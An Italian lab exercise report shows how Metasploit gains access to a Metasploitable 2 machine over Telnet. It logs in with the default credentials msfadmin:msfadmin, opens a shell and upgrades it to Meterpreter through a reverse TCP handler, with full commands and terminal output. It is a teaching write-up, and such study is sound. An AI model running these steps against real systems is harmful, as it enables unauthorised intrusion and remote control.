

REPORT ESERCIZIO

Cyber Security & Ethical Hacking

Exploit Telnet con Metasploit

Lorenzo Sanna

19/05/2026

Obiettivo

L'obiettivo dell'esercizio è stato analizzare, autenticarsi e ottenere una sessione avanzata (Meterpreter) su una macchina vulnerabile Metasploitable 2, seguendo le quattro fasi previste dalla traccia.

Ambiente di laboratorio

Macchina attaccante	Kali Linux - IP: 192.168.10.10
Macchina target	Metasploitable 2 - IP: 192.168.10.11
Rete virtuale	192.168.10.0/24
Servizio target	Telnet (porta 23/TCP)
Framework	Metasploit Framework (msfconsole)

Fase 1 - Scansione del Servizio Telnet

La prima fase consiste nell'identificare e analizzare il servizio Telnet attivo sulla macchina target, raccogliendo informazioni sulla versione e lo stato del servizio.

Avvio di Metasploit

Dalla macchina Kali Linux (192.168.10.10) si avvia la console di Metasploit:

```
msfconsole
```

Caricamento del modulo di scansione

Si carica il modulo ausiliario dedicato alla rilevazione della versione Telnet:

```
msf > use auxiliary/scanner/telnet/telnet_version
```

Configurazione e avvio della scansione

Si imposta l'indirizzo IP del target e si avvia la scansione:

```
msf auxiliary(telnet_version) > set RHOSTS 192.168.10.11
```

```
msf auxiliary(telnet_version) > run
```

Risultato atteso: Metasploit si connette alla porta 23 del target e restituisce il banner del servizio Telnet, rivelando la versione e il sistema operativo della macchina Metasploitable 2.

- Il servizio Telnet è attivo sulla porta 23 del target.
- Il banner rivela informazioni sul sistema operativo (Linux) e sulla versione di Metasploitable.
- Telnet trasmette dati in chiaro, rendendolo altamente vulnerabile a intercettazioni e brute force.

[illegible]

Fase 2 - Autenticazione e Creazione della Sessione

In questa fase si sfruttano le credenziali predefinite di Metasploitable 2 per ottenere una sessione di comando sul sistema target.

Caricamento del modulo di login

```
msf > use auxiliary/scanner/telnet/telnet_login
```

Configurazione dei parametri

Si configurano tutti i parametri necessari:

```
msf auxiliary(telnet_login) > set RHOSTS 192.168.10.11
```

```
msf auxiliary(telnet login) > set USERNAME msfadmin
```

```
msf auxiliary(telnet_login) > set PASSWORD msfadmin
```


```
msf auxiliary(telnet_login) > set STOP_ON_SUCCESS true
```

Il parametro `STOP_ON_SUCCESS` true dice a Metasploit di interrompere i tentativi non appena il login ha successo, evitando accessi ridondanti al target.

Esecuzione

```
msf auxiliary(telnet_login) > run
```

Risultato atteso: il modulo tenta il login con le credenziali fornite. Al successo, viene stabilita automaticamente una sessione di comando sulla macchina target e viene visualizzato il relativo ID sessione.

A screenshot of a Metasploit terminal window. The window title is 'kali@kali: ~'. The menu bar shows 'Session Actions Edit View Help'. The terminal output shows the following commands and results:

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.10.11
RHOSTS => 192.168.10.11
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.10.11:23 - No active DB -- Credential data will not be saved!
[+] 192.168.10.11:23 - 192.168.10.11:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.10.11:23 - Attempting to start session 192.168.10.11:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.10.10:34809 -> 192.168.10.11:23) at 2026-05-19 17:11:04 +0200
[*] 192.168.10.11:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Fase 3 - Gestione delle Sessioni

Una volta ottenuta la sessione, è necessario gestirla correttamente tramite i comandi di sessione di Metasploit.

Visualizzazione delle sessioni attive

Per vedere tutte le sessioni aperte si usa il comando:

```
msf > sessions -l
```

L'output mostra una tabella con: ID sessione, tipo di sessione, indirizzo IP del target e utente connesso. In questo caso dovrebbe essere visibile la sessione appena creata con IP 192.168.10.11.

Interazione con la sessione

Per aprire e interagire con la shell del target (ID = 1):

```
msf > sessions -i 1
```

A questo punto ci si trova all'interno della shell della macchina Metasploitable 2. È possibile eseguire comandi Linux direttamente sul target, ad esempio:

whoami

uname -a

ifconfig

```
kali@kali: ~  
Session Actions Edit View Help  
msf > sessions -l  
Active sessions  


| Id | Name | Type  | Information                                 | Connection                                             |
|----|------|-------|---------------------------------------------|--------------------------------------------------------|
| 1  |      | shell | TELNET msfadmin:msfadmin (192.168.10.11:23) | 192.168.10.10:34809 → 192.168.10.11:23 (192.168.10.11) |

  
msf > sessions -i 1  
[*] Starting interaction with 1...  
  
msfadmin@metasploitable:~$ whoami  
whoami  
msfadmin  
msfadmin@metasploitable:~$ uname -a  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
msfadmin@metasploitable:~$ ifconfig  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:dd:fd:ea  
          inet addr:192.168.10.11  Bcast:192.168.10.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fedd:fdea/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:63 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:7527 (7.3 KB)  TX bytes:12779 (12.4 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:38065 (37.1 KB)  TX bytes:38065 (37.1 KB)  
  
msfadmin@metasploitable:~$
```

Fase 4 - Upgrade della Sessione a Meterpreter

La shell Telnet ottenuta è una sessione di tipo 'command shell', con funzionalità limitate.

Messa in background della sessione

Per mettere in background la sessione attiva senza chiuderla, si usa la combinazione di tasti:

Ctrl+Z

Alla richiesta di conferma si risponde con:

Y

La sessione viene sospesa e si torna alla console msf. La sessione non è chiusa: può essere ripresa in qualsiasi momento.

Caricamento del modulo di upgrade

```
msf > use post/multi/manage/shell_to_meterpreter
```

Verifica delle opzioni disponibili

```
msf post(shell_to_meterpreter) > show options
```

Le opzioni principali da configurare sono:

SESSION	ID della sessione shell da convertire
LHOST	IP della macchina Kali, per il reverse handler (192.168.10.10)
LPORT	Porta locale per il listener Meterpreter (default: 4433)

Configurazione e avvio

```
msf post(shell_to_meterpreter) > set SESSION 1
```

```
msf post(shell_to_meterpreter) > set LHOST 192.168.10.10
```

```
msf post(shell_to_meterpreter) > run
```

Metasploit carica un payload Meterpreter sulla sessione shell esistente e stabilisce un nuovo canale cifrato. Al termine, viene creata una nuova sessione di tipo Meterpreter.

Verifica e accesso alla sessione Meterpreter

```
msf > sessions -l
```

La nuova sessione Meterpreter dovrà comparire nella lista (es. ID = 2). Per accedervi:

```
msf > sessions -i 2
```

```
kali@kali: ~  
Session Actions Edit View Help  
Base address:0xd020 Memory:f0200000-f0220000  
  
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1  Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
        UP LOOPBACK RUNNING  MTU:16436  Metric:1  
        RX packets:131 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:131 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:0  
        RX bytes:38065 (37.1 KB)  TX bytes:38065 (37.1 KB)  
  
msfadmin@metasploitable:~$ ^Z  
Background session 1? [y/N] y  
msf > use post/multi/manage/shell_to_meterpreter  
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1  
SESSION => 1  
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.10.10  
LHOST => 192.168.10.10  
msf post(multi/manage/shell_to_meterpreter) > run  
[*] SESSION may not be compatible with this module:  
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.  
[*] Upgrading session ID: 1  
[*] Starting exploit/multi/handler  
[*] Started reverse TCP handler on 192.168.10.10:4433  
[*] Sending stage (1062760 bytes) to 192.168.10.11  
[*] Meterpreter session 2 opened (192.168.10.10:4433 -> 192.168.10.11:48242) at 2026-05-19 17:17:20 +0200  
[*] Command stager progress: 100.00% (773/773 bytes)  
[*] Post module execution completed  
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2  
[*] Starting interaction with 2 ...  
  
meterpreter > show options  
[-] Unknown command: show. Run the help command for more details.  
meterpreter > sysinfo  
Computer      : metasploitable.localdomain  
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
BuildTuple    : i486-linux-musl  
Meterpreter   : x86/linux  
meterpreter > getuid  
Server username: msfadmin  
meterpreter > 
```

Conclusioni

L'esercizio ha dimostrato come sia possibile, in pochi passaggi, ottenere pieno accesso a un sistema vulnerabile sfruttando un servizio obsoleto (Telnet) e credenziali predefinite non modificate.